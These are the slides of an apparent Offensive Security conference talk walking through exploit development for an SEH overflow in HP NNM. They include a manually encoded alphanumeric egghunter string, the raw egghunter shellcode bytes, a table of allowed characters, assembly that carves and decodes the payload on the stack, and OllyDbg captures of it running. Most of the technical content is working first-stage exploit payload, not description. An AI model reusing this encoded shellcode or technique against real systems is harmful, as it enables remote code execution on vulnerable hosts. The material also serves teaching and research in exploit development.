

## From BUG to Oday – Busting the perimeter

Mati Aharoni – Offensive Security

```
egghunter_wtf = (  
    "%JMNU%521*TX-1MUU-1KUU-5QUUP\AA%J"  
    "MNU%521*-!UUU-!TUU-IoUmPAA%JMNU%5"  
    "21*-q!au-q!au-oGSePAA%JMNU%521*-D"  
    "A~X-D4~X-H3xTPAA%JMNU%521*-qz1E-1"  
    "z1E-oRHEPAA%JMNU%521*-3s1--331--^"  
    "TC1PAA%JMNU%521*-E1wE-E1GE-tEtFPA"  
    "A%JMNU%521*-R222-1111-nZJ2PAA%JMN"  
    "U%521*-1-wD-1-wD-8$GwP"  
)
```



## From BUG to Oday – Busting the perimeter

- Ownage via Oday is l33t!
- Real World Exploit Development challenges.
- Live session overview of the HP NNM exploit development cycle.
- The experience was so horrible I had to share it.
- Lots of olly.

## The journey begins

- Find the bug .
- Figuring out it's a SEH.
- Figuring out Alpha Numeric restrictions for first payload.
- Finding an "alternate" short jump over RET address.
- Finding a place in the buffer / memory for our second final payload.
- Figuring out that an egghunter would be ideal as 1<sup>st</sup> payload.
- Figuring out that we need to manually encode our shellcode.

## Manual Encoding of 1<sup>st</sup> stage shellcode (egghunter)

- Figuring out the allowed instruction sets.
- Aligning EAX with stack location where shellcode will be decoded.
- “Encoding” the egghunter using AND, SUB ,ADD.
- “Decoding” the egghunter and PUSHing it onto the stack.
- Running the egghunter.
- Hitting our second and final payload.
- Dang it, give me a shell!

## Limited range of allowed characters

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x31\x32\x33\x34\x35\x36\x37  
\x38\x39\x3b\x3c\x3d\x3e\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a  
\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a  
\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a  
\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a  
\x7b\x7c\x7d\x7e\x7f
```

## ALPHA 2 - Zero Tolerance

```
\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\x49\x49\x49\x49\x49\x49  
\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a\x41  
\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42  
\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49
```

We can't short jump - "\xeX" range not allowed.

We will need to manually encode our payload :/



## Writing self decoding payloads

We will align the stack to the end of our buffer.

We proceed to carve out our egghunter payload in memory, using a limited instruction set.

```
\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58xcd\x2e\x3c\x05\x5a\x74  
\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7
```

## Writing self decoding payloads

We will align the stack to the end of our buffer. We proceed to carve out our egghunter payload in memory, using a limited instruction set

```
25 4A4D4E55    AND EAX,554E4D4A # Zero out EAX
25 3532312A    AND EAX,2A313235 # Zero out EAX

54            PUSH ESP          # Put address of ESP in EAX
58            POP EAX

2D 664D5555    SUB EAX,55554D66 # Align EAX to end of buffer
2D 664B5555    SUB EAX,55554B66 # This is where the egghunter
2D 6A505555    SUB EAX,5555506A # will be decoded

50            PUSH EAX          # push the offset address to stack
5C            POP ESP          # align ESP to this address
```



## Writing self decoding payloads

We will align the stack to the end of our buffer. We proceed to carve out our egghunter payload in memory, using a limited instruction set

```
25 4A4D4E55 AND EAX,554E4D4A # zero out EAX
25 3532312A AND EAX,2A313235 # zero out EAX
2D 21555555 SUB EAX,55555521 # carve out last 4 bytes (1)
2D 21545555 SUB EAX,55555421 # carve out last 4 bytes (2)
2D 496F556D SUB EAX,6D556F49 # carve out last 4 bytes (3)
50          PUSH EAX          # push E7FFE775 on to the stack
```

```
\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58xcd\x2e\x3c\x05\x5a\x74
\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7
```



# << back | track 龍

**OllYdbg - ovas.exe - [CPU - thread 00000E1C]**

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

1035FE57	47	INC EDI
1035FE58	47	INC EDI
1035FE59	25	4A404E55 AND EAX, 554E4D4A
1035FE5E	25	3532312A AND EAX, 2A313235
1035FE63	54	PUSH ESP
1035FE64	58	POP EAX
1035FE65	2D	60405555 SUB EAX, 55554D60
1035FE6A	2D	604B5555 SUB EAX, 55554B60
1035FE6F	2D	66505555 SUB EAX, 55555066
1035FE74	50	PUSH EAX
1035FE75	5C	POP ESP
1035FE76	41	INC ECX
1035FE77	90	NOP
1035FE78	25	4A404E55 AND EAX, 554E4D4A
1035FE7D	25	3532312A AND EAX, 2A313235
1035FE82	2D	21555555 SUB EAX, 55555521
1035FE87	2D	21545555 SUB EAX, 55555421
1035FE8C	2D	496F556D SUB EAX, 6D556F49
1035FE91	50	PUSH EAX
1035FE92	41	INC ECX
1035FE93	41	INC ECX
1035FE94	25	4A404E55 AND EAX, 554E4D4A
1035FE99	25	3532312A AND EAX, 2A313235
1035FE9E	2D	71216175 SUB EAX, 75612171
1035FEA3	2D	71216175 SUB EAX, 75612171
1035FEA8	2D	6F475365 SUB EAX, 6553476F
1035FEAD	50	PUSH EAX
1035FEAE	41	INC ECX
1035FEAF	41	INC ECX
1035FEB0	25	4A404E55 AND EAX, 554E4D4A
1035FEB5	25	3532312A AND EAX, 2A313235
1035FEBA	2D	44417E58 SUB EAX, 587E4144
1035FEBF	2D	44347E58 SUB EAX, 587E3444
1035FEC4	25	4A404E55 AND EAX, 554E4D4A
1035FEC5	25	3532312A AND EAX, 2A313235

ECX=6D356C71 (jvm.6D356C71)

Address	Hex dump	ASCII
1035FF9C	41 41 41 41 41 41 41 41	AAAAAAAA
1035FFA4	AF 75 EA AF 75 E7 FF E7	%Q%uy %
1035FFAC	41 41 41 41 41 41 41 41	AAAAAAAA
1035FFB4	41 41 41 41 41 41 41 41	AAAAAAAA
1035FFBC	41 2F 4F 76 44 6F 63 73	A/OvDocs
1035FFC4	2F 43 2F 64 79 6E 61 6D	/C/dynam
1035FFCC	69 63 56 69 65 77 73 2F	icViews/
1035FFD4	64 76 53 74 79 6C 65 56	duStyleU
1035FFDC	38 2E 78 6D 6C 00 E6 77	8.xml.pw
1035FFE4	70 60 E6 77 00 00 00 00	p'pw....
1035FFEC	00 00 00 00 00 00 00 00	.....
1035FFF4	BC B4 BC 77 28 7E 7D 0F	*!w(!!*

Registers (FPU)

EAX AFEA75AF  
 ECX 6D356C71 jvm.6D356C71  
 EDX 7C82EEC6 ntdll.7C82EEC6  
 EBX 7C82EEB2 ntdll.7C82EEB2  
 ESP 1035FFA4  
 EBP 1035E9A8  
 ESI 00000000  
 EDI 00000000  
 EIP 1035FEAE

C 1 ES 0023 32bit 0(FFFFFFFF)  
 P 1 CS 001B 32bit 0(FFFFFFFF)  
 A 1 SS 0023 32bit 0(FFFFFFFF)  
 Z 0 DS 0023 32bit 0(FFFFFFFF)  
 S 1 FS 003B 32bit 7FFA9000(FFF)  
 T 0 GS 0000 NULL  
 D 0  
 O 0 LastErr ERROR\_PROC\_NOT\_FOUND (0)  
 EFL 00000297 (NO,B,NE,BE,S,PE,L,LE)

ST0 empty 0.0  
 ST1 empty 0.0  
 ST2 empty 0.0  
 ST3 empty 0.0  
 ST4 empty 0.0  
 ST5 empty 0.0  
 ST6 empty 0.75000000000000000000  
 ST7 empty 1521483776.0000000000

FST 0020 Cond 0 0 0 0 Err 0 0 1 0  
 FCW 027F Prec NEAR,53 Mask 1 0


1035FFA4 AFEA75AF  
 1035FFA8 E7FFE775  
 1035FFAC 41414141  
 1035FFB0 41414141  
 1035FFB4 41414141  
 1035FFB8 41414141  
 1035FFBC 764F2F41  
 1035FFC0 73636F44  
 1035FFC4 642F432F  
 1035FFC8 60616E79  
 1035FFCC 69566369  
 1035FFD0 2F737765  
 1035FFD4 74537664

Paused



"The quieter you become, the more you are able to hear."

# LIVE DEMO



*"The quieter you become, the more you are able to hear."*

## From BUG to Oday – Busting the perimeter

- Thank you!
- Questions ?

<http://www.offensive-security.com>

